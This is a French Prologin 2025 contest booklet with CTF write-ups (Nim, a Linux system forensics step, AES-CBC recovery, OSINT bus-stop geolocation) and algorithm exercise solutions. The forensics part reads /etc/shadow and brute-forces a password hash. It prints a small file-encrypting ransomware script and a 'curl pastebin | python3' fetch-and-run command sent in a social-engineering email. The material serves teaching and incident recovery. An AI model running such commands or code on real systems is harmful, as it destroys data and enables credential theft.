


FIGURE 1.10 – Exemple de suite de coups permettant de remporter la partie sans modifier le code. Seulement les 5 premiers coups ainsi que le dernier coup sont montrés.

regarde la valeur correspondante dans la liste, on devrait s'attendre à voir la valeur 7 en position $15 \times 16 + 8 + 1 = 249$. Et en effet, cette valeur est incorrecte dans la liste.

La principale implication de cette valeur incorrecte est que, si nous forçons l'adversaire à évaluer la valeur $15 \oplus 8$, alors l'IA va probablement commettre une erreur. On peut ainsi immédiatement la forcer à commettre une erreur en enlevant un unique crayon de la 2e colonne en tant que premier coup. Ainsi, les deux premières colonnes compteront 15 et 8 crayons, ce qui va entraîner une erreur dans le coup de l'IA, et nous donner l'avantage. Après avoir enlevé un crayon de la seconde colonne, on peut jouer tous les coups suivants en maintenant le Nimber à 0 pour l'adversaire. La Figure 1.10 montre un exemple de stratégie gagnante. Les 5 premiers coups sont montrés explicitement. Ensuite, nous arrivons dans une situation symétrique, il suffit d'imiter l'adversaire, jusqu'à prendre le dernier crayon. Le flag s'affiche alors à l'écran : `PROLOGIN{Grand_Maitre_de_miN!}`.

Sans même analyser le code, un bon joueur de Nim peut remporter la partie en testant simplement les 44 premiers coups possible, jusqu'à trouver un premier coup qui lui donne l'avantage. Une autre manière assez remarquable qui a été employée pour remporter la partie était de transpiler le code en Python, et coder un minimax pour immédiatement trouver une suite de coups gagnante.

Déchiffrement direct Voyons s'il était possible de directement récupérer le flag dans le code, sans gagner au jeu. Toute la logique du camouflage du flag se situait dans deux blocs, appelés "MEs-langes" [9] et "DEs chiffres" [10]. La version chiffrée du flag est au départ initialisée dans une liste appelée "MEs sages" [11]. Il s'agit d'une liste d'entiers entre 0 et 95, correspondant à l'indice d'une lettre dans la variable "LA phabet", qui sert d'encodage.

Le bloc "DEs chiffres" essaie simplement de reconstruire le flag en considérant chaque nombre de la liste "MEs sages" comme la position d'une lettre de "LA phabet", et enregistre le résultat dans la variable "TAnt pis". Le bloc "MEs-langes"

9. C'est un homonyme de « mélange ». C'est marrant.
10. C'est un homonyme de « déchiffre ». C'est marrant.
11. C'est un homonyme de « message ». C'est marrant.




FIGURE 1.11 – Code responsable du chiffrement du flag

est responsable du brouillage du flag. Le code correspond à cette opération en pseudocode sur la liste :

```
fonction melange(liste, x):
    pour i de 1 à la taille de la liste :
        liste[i] = (liste[i] + x) mod 96
    pour i de 1 à la taille de la liste :
        échanger liste[i] et liste[i + x]
            (en revenant au début de la liste si dépassement)
```

Après chacun de vos coups, cette fonction est appelée sur la liste "MEs sages", avec comme argument le Nimber calculé par l'IA. Il n'existe en réalité qu'un seul premier coup qui permette de remporter la partie sans modifier le code : prendre un crayon de la 2e colonne pour forcer l'IA à évaluer $15 \oplus 8$. N'importe quel autre coup forcera l'IA à prendre un certain nombre de crayons de la première colonne, ce qui empêchera complètement la moindre possibilité de lui faire évaluer un OU EXCLUSIF avec 15, et donc, de commettre une erreur.

En jouant correctement le premier coup, l'IA évalue incorrectement le Nimber à 10 (plutôt que $15 \oplus 8 \oplus 7 \oplus 7 \oplus 6 = 1$) et appelle le bloc "MEs-langes" avec cette valeur. Pour tous les autres coups, il est nécessaire de maintenir le Nimber à 0 afin de s'assurer la victoire, sinon, l'IA reprend l'avantage. Remarquez que le bloc "MEs-langes" laisse la liste "MEs sages" intacte lorsque le Nimber est égal à 0. En clair, il suffit d'appeler "MEs-langes" une unique fois avec la valeur 10 en paramètre pour déchiffrer le message.

En ayant connaissance de l'alphabet, il était possible de prédire quelles devaient être les valeurs attendues au début de la liste "MEs sages" afin que le message se décode une chaîne commençant par `PROLOGIN{`. On pouvait ainsi directement prédire la valeur du Nimber nécessaire pour que la liste s'arrange dans la forme d'un flag. Autrement, la valeur à deviner étant petite, il était aussi tout à fait possible de tester des valeurs de Nimber différentes jusqu'à retrouver le flag pour Nimber = 10.

2 CTF-2 : Système / Cryptographie / OSINT

Introduction

Bienvenue face au dernier Capture The Flag de l'édition Prologin 2025 ! Cette seconde épreuve se décompose en trois parties, qui peuvent se résoudre de manière indépendante :

- Un challenge de système
- Un challenge de cryptographie
- Un challenge d'OSINT

Les trois challenges prennent place dans le même contexte, mais il n'est pas nécessaire de les résoudre dans l'ordre.

> *Après avoir récemment rencontré et discuté avec un interlocuteur par mail, Joseph Marchand réalise qu'il s'est fait avoir ! Il a exécuté une commande qu'il n'aurait sûrement pas dû, et a perdu l'accès au contenu d'un dossier très important sur sa machine. Il vous appelle à l'aide pour comprendre ce qu'il s'est passé, récupérer ses fichiers, et retrouver l'attaquant.*
>
> *Les trois étapes de cette épreuves se feront sur une machine virtuelle, une copie conforme de l'ordi de Joseph Marchand. Pour vous aider à accéder à la machine, un guide de l'analyste débutant vous est remis.*

2.1 Étape 1 - Système

> *Ayant suivi le guide, vous avez probablement réussi à vous introduire sur son ordinateur en contournant la page de connexion. Mais, en trifouillant dans ses Documents, vous trouvez une note que Joseph Marchand a laissé, qui pourrait bien vous aider à retrouver son mot de passe pour de bon. Le flag de cette étape est le mot de passe du compte de Joseph Marchand sur sa machine. Le mot de passe est déjà dans le format* `PROLOGIN{...}`.

Résolution Commençons par simplement suivre le guide pour accéder aux fichiers de la machine de Joseph Marchand sans connaître le mot de passe.

Pour une machine Linux, on commence, comme indiqué, par initialiser un module `nbd` (*Network Block Device*) pour connecter le système de fichier de Joseph à notre ordinateur sous la forme d'un disque virtuel :

```
#  On installe qemu-utils s'il n'est pas déjà installé
$  sudo apt update && sudo apt install qemu-utils

#  On initialise le module nbd
$  sudo modprobe nbd

#  On connecte le disque de Joseph comme une partition du disque virtuel nbd0
$  sudo qemu-nbd --connect=/dev/nbd0 JosephMachine-disk1.vmdk
```

Maintenant que le disque de Joseph est relié à la partition `/dev/nbd0p1`, on peut la monter dans un dossier de notre choix :

```
$  mkdir joseph_fs

$  sudo mount -o ro,noload /dev/nbd0p1 joseph_fs

$  cd joseph_fs

(joseph_fs)$  ls
bin                lib64              root               sys
bin.usr-is-merged  lib.usr-is-merged  run                tmp
boot               lost+found         sbin               usr
dev                media              sbin.usr-is-merged var
etc                mnt                snap
home               opt                srv
lib                proc               swapfile
```

On récupère ensuite le condensat `yescrypt` du mot de passe de Joseph Marchand dans le fichier `/etc/shadow` :

```
(joseph_fs)$  sudo cat etc/shadow
root:$y$j9T$jLeKUp4sHqF6v90mLQKHh0$/LNR7vzyGltp88iK8umpDx6bzCBaW/vF3kdX4czCiK4:20055:0:99999:7:::
daemon:*:19962:0:99999:7:::
...
nm-openvpn:!:19962::::::
jm:$y$j9T$ZBMO1Q/X3yWLqLVUJgfIl0$DsFuDr5aYLtHQWe9p0KONmPLaxJjNyV18vkxwnu6Y33:20055:0:99999:7:::
```

On retrouve ainsi le sel utilisé pour le mot de passe de Joseph, `$y$j9T$ZBMO1Q/X3yWLqLVUJgfIl0$`, ainsi que le condensat `yescrypt` de son mot de passe, `DsFuDr5aYLtHQWe9p0KONmPLaxJjNyV18vkxwnu6Y33`.

En règle générale, cracker un condensat `yescrypt` est particulièrement difficile. Cependant, l'énoncé fait mention d'une note laissée dans les documents de la machine. Profitons du fait d'avoir accès aux fichiers de Joseph Marchand pour y jeter un coup d'œil :

```
(joseph_fs)$  cd home/jm/Documents/
(Documents)$  ls
info  Secret_work

(Documents)$  ls info
note.txt  passwords.csv

(Documents)$  cat info/note.txt

# Note pour la génération des mots de passe

**Méthode pour générer mes mots de passe** :

1. Prendre un mot aléatoire dans le fichier CSV contenant 10 000 mots personnalisés.
   - Le fichier s'appelle `passwords.csv` et est situé dans le dossier Documents.

2. Construire le mot de passe en entourant le mot choisi avec le format suivant :
   ```
   PROLOGIN{mot}
   ```
   Exemple : Si le mot choisi est `ecureuil`, alors le mot de passe sera :
   ```
   PROLOGIN{ecureuil}
   ```

**Important** : Ne pas partager cette méthode avec qui que ce soit.

**Rappel** :
- Le fichier `passwords.csv` ne doit jamais être déplacé ou partagé.
- Si un mot de passe est compromis, choisissez simplement un autre mot
  dans la liste et recréez un nouveau mot de passe.

**Sécurité** :
- Pensez à changer vos mots de passe régulièrement.
- Utilisez toujours un mot différent pour chaque compte.
```

Cela réduit ainsi le nombre de mots de passe possible à 10,000, ce qui peut s'énumérer assez rapidement. On utilise ici un simple script Python pour énumérer les mots de passes et retrouver le bon :

```python
from crypt import crypt
try:
    # Barre de progression, installer avec pip install tqdm
    # si vous le souhaitez.
    from tqdm import tqdm
except ModuleNotFoundError:
    tqdm = lambda x, total: x

sel = "$y$j9T$ZBMO1Q/X3yWLqLVUJgfIl0$"
attendu = "DsFuDr5aYLtHQWe9p0KONmPLaxJjNyV18vkxwnu6Y33"
```

```
with open("passwords.csv", "r") as liste_mots:
    for mot in tqdm(liste_mots, total=10000):
        passe = 'PROLOGIN{' + mot.strip() + '}'
        condensat = crypt(passe, sel)
        if condensat == sel + attendu:
            print(passe)
            break
```

Au bout d'une petite minute, le mot de passe apparaît :

```
 43%|##########              | 4267/10000 [01:05<01:29, 64.12it/s]
 PROLOGIN{jm1234}
```

On obtient ainsi le premier flag de cette épreuve !

2.2 Étape 2 - Cryptographie

Ayant accès à la machine, vous décidez de fouiller l'historique des dernières commandes que Joseph Marchand aurait exécuté avant de perdre certains de ses fichiers. Ce faisant, vous parvenez à comprendre exactement comment l'attaquant s'y est pris pour chiffrer [12] le précieux dossier de Joseph. En analysant de plus près la méthode de l'attaquant, vous vous rendez compte qu'il est possible de restaurer intégralement les fichiers de Joseph ! Le flag se trouve dans la version originale du fichier flag.txt, et est déjà dans le format `PROLOGIN{...}`

Résolution On commence donc, comme indiqué, par fouiller l'historique des dernières commandes que Joseph Marchand aurait exécuté. Cette liste se situe en général dans le fichier `.bash_history` dans le dossier personnel de la personne :

```
(joseph_fs)$  cd home/jm

(jm)$  cat .bash_history
ps
htop
pwd
[...]
cd ..
curl https://pastebin.com/raw/HSiSqY5e | python3
cd ..
[...]
ls info/
ls
```

On retrouve une commande particulièrement dangereuse, un `curl` d'un pastebin dont le résultat est directement exécuté avec `python3`. En jetant un coup d'œil au pastebin qui est accédé, on retrouve le code utilisé par l'attaquant :

```
import os
from socket import gethostname
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

key = b"Je suis mechant!"
cipher = AES.new(key=key, mode=AES.MODE_CBC)
target_path = os.path.join(os.path.expanduser("~"), "Documents/Secret_work")

def encrypt_file(file_path, cipher):
    print("Encrypting " + file_path + "...")
    with open(file_path, "rb") as f:
        plaintext = f.read()

    ciphertext = cipher.encrypt(pad(plaintext, 16))
```

12. En français on dit « chiffrer » pas « crypter ».




Figure 1.12 – Chiffrement AES dans le mode opératoire CBC
https://www.iacr.org/authors/tikz/

```
    with open(file_path, "wb") as f:
        f.write(ciphertext)

def hack(directory, cipher):
    for root, _, files in os.walk(directory):
        for file in files:
            file_path = os.path.join(root, file)
            encrypt_file(file_path, cipher)

if __name__ == "__main__" and gethostname() == "jm-pc":
    # Attention : Évitez de lancer ce script sur votre propre ordinateur
    print("Ahahah you have been hacked")
    hack(target_path, cipher)
```

On comprend alors ce qui est arrivé aux fichiers de Joseph : Le programme qu'il a exécuté sur sa machine a parcouru et chiffré tour à tour chacun des fichiers dans son dossier `Documents/Secret_work` :

```
target_path = os.path.join(os.path.expanduser("~"), "Documents/Secret_work")
for root, _, files in os.walk(directory):
    for file in files:
        file_path = os.path.join(root, file)
        encrypt_file(file_path, cipher)
```

L'algorithme de chiffrement utilisé est l'algorithme AES, dans le mode opératoire CBC (*Cipher Block Chaining*) :

```
key = b"Je suis mechant!"
cipher = AES.new(key=key, mode=AES.MODE_CBC)

def encrypt_file(file_path, cipher):
    with open(file_path, "rb") as f:
        plaintext = f.read()

    ciphertext = cipher.encrypt(pad(plaintext, 16))

    with open(file_path, "wb") as f:
        f.write(ciphertext)
```

Dans le mode opératoire CBC, le contenu du fichier est décomposé en blocs de 16 octets, appelés $P_0, P_1, \ldots, P_n$. On effectue un OU-Exclusif entre le premier bloc, P_0, et une valeur aléatoire appelée "IV" (Vecteur d'Initialisation), et on chiffre ce bloc grâce à l'algorithme AES. Puis, pour tous les autres blocs, on effectue un OU-Exclusif avec le chiffré du bloc précédent avant de les passer à leur tour dans l'algorithme AES.

Comme nous disposons de la clé AES utilisée, `Je suis mechant!`, nous pouvons effectuer le déchiffrement CBC simplement en effectuant les opérations dans le sens inverse. Cela nous permet d'obtenir tout le texte en clair, à l'exception du premier bloc, car il nous manque le vecteur d'initialisation.

Lorsque le vecteur d'initialisation n'est pas explicitement précisé en Python, un vecteur d'initialisation parfaitement aléatoire est utilisé à la place. Il nous est donc impossible de déceler le vecteur d'initialisation utilisé sans plus d'information sur le premier bloc de clair.




Figure 1.13 – Déchiffrement AES dans le mode opératoire CBC
https://www.iacr.org/authors/tikz/

Cependant, lorsque l'on chiffre plusieurs fichiers consécutifs dans le mode opératoire CBC, ce n'est pas un nouveau vecteur d'initialisation aléatoire qui est utilisé pour chaque fichier. Le mode est au contraire conçu afin de facilement pouvoir décomposer le chiffrement d'un long message en plusieurs étapes. Comme le montre l'extrait de code ci-dessous, en partant du même IV, chiffrer deux messages consécutivement donne les deux mêmes blocs de chiffré que si les deux messages sont chiffrés d'un coup :

```
>>> from Crypto.Cipher import AES
>>> from os import urandom
>>> key = urandom(16)
>>> message1 = urandom(16)
>>> message2 = urandom(16)
>>>
>>> cipher1 = AES.new(key, AES.MODE_CBC)
>>> cipher2 = AES.new(key, AES.MODE_CBC, iv = cipher1.iv)
>>> chiffre1 = cipher1.encrypt(message1)
>>> chiffre2 = cipher1.encrypt(message2)
>>>
>>> cipher2.encrypt(message1 + message2).hex()
'cfd99da979d16a4a9d99a7395cc2098260c8d46d54c2cf5ba372511f1cf4f2d2'
>>> (chiffre1 + chiffre2).hex()
'cfd99da979d16a4a9d99a7395cc2098260c8d46d54c2cf5ba372511f1cf4f2d2'
```

En regardant attentivement la manière dont sont liés les blocs dans le mode opératoire CBC, on en déduit que le "vecteur d'initialisation" manquant utilisé pour chiffrer le second message est remplacé par le dernier bloc de chiffré du message précédent !

```
>>> cipher3 = AES.new(key, AES.MODE_CBC, iv = chiffre1)
>>> cipher3.encrypt(message2).hex()
'60c8d46d54c2cf5ba372511f1cf4f2d2'
>>> chiffre2.hex()
'60c8d46d54c2cf5ba372511f1cf4f2d2'
```

Ainsi, on peut retrouver notre premier premier bloc de clair manquant en utilisant comme IV le dernier bloc de chiffré du fichier qui a été chiffré juste avant le flag, ou en déchiffrant *tous* les fichiers et non simplement le flag, afin que l'IV soit automatiquement remplacé par le dernier bloc de chiffré.

Voici un script qui effectue le déchiffrement de tous les fichiers de Joseph :

```
import os
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

key = b"Je suis mechant!"
cipher = AES.new(key=key, mode=AES.MODE_CBC)
target_path = os.path.join(os.path.expanduser("~"), "Documents/Secret_work")

def decrypt_file(file_path, cipher):
    print("Decrypting " + file_path + "...")
```

```
    with open(file_path, "rb") as f:
        ciphertext = f.read()

    plaintext = unpad(cipher.decrypt(ciphertext), 16)

    with open(file_path, "wb") as f:
        f.write(plaintext)

def repare(directory, cipher):
    for root, _, files in os.walk(directory):
        for file in files:
            file_path = os.path.join(root, file)
            decrypt_file(file_path, cipher)

repare(target_path, cipher)
```

En exécutant ce script directement sur la machine, on obtient le résultat suivant :

```
(joseph_fs)$  cd home/jm/Documents/Secret_work

(Secret_work)$  cat sujets/flag.txt
PROLOGIN{Si_l3_debut_IL_te_m4nque_l'IV_il_te_faut_R3cherCher}
```

On obtient ainsi le second flag de cette épreuve !

2.3 Étape 3 - OSINT

En fouillant un peu les téléchargements de Joseph, ou son historique Firefox, vous comprenez vite qu'il utilisait `thunderbird` comme client mail. En démarrant `thunderbird`, vous réalisez que Joseph s'est récemment déconnecté de sa session. Pour autant, il est possible que certaines traces des mails qu'il a reçu soient toujours présents et accessible sur son ordinateur... En lisant les derniers mails, vous retrouverez une photo d'un bus stationné à un arrêt. Le flag est simplement le nom de l'arrêt comme écrit sur le panneau (malheureusement tout juste hors cadre). Il n'est pas nécessaire d'encadrer le flag avec `PROLOGIN{...}`.

Resolution On retrouve les données locales du profil Thunderbird de Joseph Marchand dans le dossier `/home/jm/.thunderbird/l02xbc65.default-esr/`. On y retrouve notamment une copie locale de sa boîte de réception dans le fichier `ImapMail/imap.gmail-1.com/INBOX`. On découvre ainsi un échange de mails entre Joseph Marchand et un certain Claude Arnaque (`claude.arnaque@leg.bzh`) :

```
    Bonjour Joseph,

    J'ai vu votre profil sur Prologin, et je dois dire que votre travail en
    Python est impressionnant ! Ça tombe bien, je fais partie d'une communauté
    de développeurs passionnés qui échangent des outils pour optimiser nos codes
    et automatiser certaines tâches fastidieuses.

    Justement, j'ai récemment développé un script qui pourrait grandement vous
    intéresser : il permet d'analyser et nettoyer des fichiers CSV volumineux en
    un temps record. Si ça vous tente, je serais ravi de vous le partager
    gratuitement. Faites-moi signe, et je vous envoie le lien.

    Bien à vous,
    Claude Arnaque

-----

    Bonjour Claude,

    Merci pour votre message et votre proposition !
    Effectivement, je travaille souvent avec des fichiers CSV volumineux, donc
    votre outil pourrait m'être très utile. Comment puis-je y accéder ?
```

```
    Cordialement,
    Joseph Marchand

-----

    Bonjour Joseph,

    Ravi que ça vous intéresse ! Voici la commande à exécuter dans votre
    terminal pour télécharger et exécuter directement le script :

    curl https://pastebin.com/raw/HSiSqY5e | python3

    Ce script est totalement safe, vous pouvez y aller les yeux fermés.
    Dites-moi si vous avez des questions ou besoin d'aide pour l'utiliser.

    Bonne journée,
    Claude

-----

    Je viens de tester votre commande, et ça a complètement planté mon système !
    Tous mes fichiers sont maintenant cryptés, et je ne peux plus y accéder.
    Pouvez-vous m'aider à régler ce problème ?

    C'est vraiment frustrant, je compte sur vous.
    Joseph

-----

    Ah Joseph, Joseph...

    Vous venez de découvrir une dure réalité : sur Internet, on ne fait
    confiance à personne ! Vous venez d'exécuter un script qui a chiffré vos
    données, et il n'y a aucun moyen de revenir en arrière sans la clé de
    déchiffrement. Cette clé, bien évidemment, n'est pas gratuite. Considérez
    cela comme une leçon : être plus prudent avec les fichiers ou commandes
    qu'on vous envoie.

    Bonne chance pour la suite.
    Claude
```

Puis, quelques temps après, on découvre un dernier échange de mails entre Joseph Marchand et Quentin :

```
    Bonjour Quentin,

    J'ai récemment exécuté une commande recommandée
    par quelqu'un en ligne, et maintenant tous mes fichiers sont cryptés.
    Je suis complètement bloqué et je ne sais pas quoi faire.
    Pouvez-vous m'aider ?

    Merci d'avance,
    Joseph

-----

    Bonjour Joseph,

    Je suis désolé d'apprendre ce qui vous arrive. Je vais
    examiner la situation.
    Pouvez-vous me transmettre tous les détails de
    l'interaction avec cette personne, y compris les e-mails et la
    commande que vous avez exécutée ?
```


```
Je vais aussi rechercher des informations sur ce pirate.

Cordialement,
Quentin Rataud
CyberExpert
```

Photo d'un arrêt de bus issu de l'échange de mail avec Quentin

```
Joseph,

Après quelques recherches, j'ai trouvé un profil associé
à l'adresse e-mail du hacker.
Voici une photo que j'ai trouvée en ligne.

Est-ce que vous reconnaissez cet individu ou savez où
cette photo pourrait avoir été prise ? Toute information
pourrait nous aider à remonter jusqu'à lui.

Quentin
```

Joint à ce dernier mail se trouve une image, que l'on retrouve en base 64 à la toute fin du fichier `INBOX`. En décodant l'image, on retrouve une photo d'un arrêt de bus. Sur cette image, on peut remarquer la pointe de la tour Eiffel, ainsi qu'un bus de la ligne 42 stationné.

En regardant un plan de la ligne 42, on peut considérer les arrêts entre Rue Rouelle et Bosquet comme potentiels candidats pour notre arrêt de bus. En visitant simplement chacun de ces arrêts sur Street View, on retrouve un arrêt qui correspond parfaitement à la photo : Docteur Finlay



Arrêts de bus de la ligne 42 à proximité de la tour Eiffel

Exercices

Auteurs *Coda Bourotte, Antoine Bouvet, Elsa Francois, Augustin Glorian, Célian Raimbault, Quentin Rataud, Simon Renard, Vincent Rojat*

Testeurs *Amélie Bertin, Gurvan Biguet--Kerloc'h, Oscar Chevalier, Julie Fiadino*

1 Le Juste Message

1.1 Énoncé

> *Après avoir retrouvé sa machine à voyager dans le temps l'année dernière, Joseph Marchand continua son voyage. On le retrouve actuellement au XIX^{e} siècle à bord d'un super sous-marin monoplace à la pointe de la technologie... de l'époque. En effet, Joseph Marchand, sous le nom de code de Joseph Nageant est en mission à la recherche d'une cité perdue qu'on dit cachée au fond des mers.*
>
> *Malheureusement, Joseph a quelques problèmes pour se diriger. Un Guide Puissant Sous-marin (GPS) lui aurait bien été utile, mais cela n'a pas encore été inventé. C'est donc son équipe depuis la terre ferme qui le guide en envoyant un poisson voyageur pour transmettre des indications. Lors de certains échanges, les messages arrivent complètement détériorés à cause de l'eau : certains chiffres se sont ajoutés dans le message par transfert d'encre.*

On vous indique le dernier message transmis à Joseph Nageant par le poisson voyageur. Ce message peut contenir des chiffres, des lettres, et certaines ponctuations.

Un chiffre est considéré comme *en trop* seulement s'il s'agit d'un chiffre strictement inférieur au dernier chiffre qui le précède. Le premier chiffre du message qu'il reçoit fait donc toujours partie du message original.

Pour l'aider à atteindre sa destination, retrouvez le juste message original.

1.2 Solution

On reconstitue le message original en parcourant dans l'ordre chacun des caractères du message reçu. On garde en mémoire dans une variable le dernier chiffre que l'on a rencontré. Pour chaque caractère :

- S'il ne s'agit pas d'un chiffre, alors il appartient au message original – on le conserve.
- S'il s'agit d'un chiffre plus grand que le dernier chiffre rencontré, il appartient au message original – on le conserve, et on met à jour notre variable enregistrant le dernier chiffre rencontré.
- S'il s'agit d'un chiffre plus petit que le dernier chiffre rencontré, il s'agit d'un chiffre rajouté – on ne le conserve pas, mais on met tout de même à jour notre variable enregistrant le dernier chiffre rencontré.

Algorithme 1 : Reconstitution du Juste Message

Entrées : La taille du signal reçu, N,
Le message à déchiffrer, S
Résultat : Le message original, M.
M est initialement une chaîne vide;
d, le dernier chiffre rencontré, est initialisé à -1;
pour $i \leftarrow 1$ **à** N **faire**
  si S_i *est un chiffre* **alors**
    si $S_i \geq d$ **alors**
      Rajouter S_i à M;
    fin
    $d \longleftarrow S_i$;
  sinon
    Rajouter S_i à M;
  fin
fin
retourner M;

La valeur initiale de d sert ici de sentinelle. En utilisant n'importe quelle valeur considérée plus petite que 0 dans votre langage, il n'est plus nécessaire de traiter le premier chiffre de la chaîne différemment, car n'importe quel chiffre S_i sera supérieur à la valeur initiale de d, et ainsi rentrera dans la condition.

1.3 Réalisation

Python On utilise ici le caractère nul, `\0`, comme sentinelle. En ASCII, il s'agit du plus petit des caractères, bien plus petit que n'importe quel chiffre. Les chiffres sont directement comparés en ASCII sans reconversion en entier.

```python
def dechiffrer_message(n: int, message: List[str]) -> str:
    dernier_chiffre = '\0'
    original = ""

    for caractere in message:
        if caractere.isdigit():
            if caractere >= dernier_chiffre:
                original += caractere
            dernier_chiffre = caractere
        else:
            original += caractere

    return original
```

2 Le Juste Semblable

2.1 Énoncé

Joseph se trouve près de l'entrée principale de la ville. Afin d'y entrer sans être démasqué, il va tenter de se faufiler dans une flotte de sous-marins. Pour entrer, chaque sous-marin peut passer seulement s'il est accompagné d'un autre sous-marin partageant les mêmes critères.

Il y a N sous-marins et chaque sous-marin possède M critères (couleur, forme, sièges chauffants...) représentés par une suite de `0` ou `1`. Deux sous-marins sont compatibles s'ils partagent exactement les mêmes critères, c'est-à-dire que leurs suites de critères sont identiques.

Les sous-marins ne peuvent entrer dans l'enceinte de la ville que deux par deux, et uniquement si les deux sous-marins sont compatibles.

Le but est de trouver le nombre minimum de sous-marins qui ne trouveront pas de paire compatible, et qui ne pourront donc pas entrer.

2.2 Solution

Considérons un certain ensemble de critères. S'il existe un nombre pair de sous-marins qui partagent ces critères, alors tous ces sous-marins peuvent rentrer deux-à-deux dans l'enceinte de la ville. Cependant, si le nombre de sous-marins partageant exactement ces critères est impair, alors il y aura forcément un sous-marin qui ne pourra pas pénétrer dans la ville.

L'idée est donc de regrouper les sous-marins selon leurs critères. Pour chaque groupe, on vérifie si le nombre de sous-marins dans le groupe est pair ou impair. Si ce nombre est impair, alors un sous-marin supplémentaire ne pourra pas rentrer dans la ville.

Algorithme 2 : Compte du nombre de sous-marins qui ne pourront pas rentrer en ville.

Entrées : Le nombre de sous-marins, N,
La liste des critères, C
Résultat : Le nombre minimum de sous-marins qui ne pourront pas rentrer dans la ville.
D est un compteur qui associe les critères d'un sous-marin au nombre de sous-marins qui partagent ce critère. ;
pour $i \leftarrow 1$ **à** N **faire**
  $D[C_i] \longleftarrow D[C_i] + 1$;
fin
$S \longleftarrow 0$;
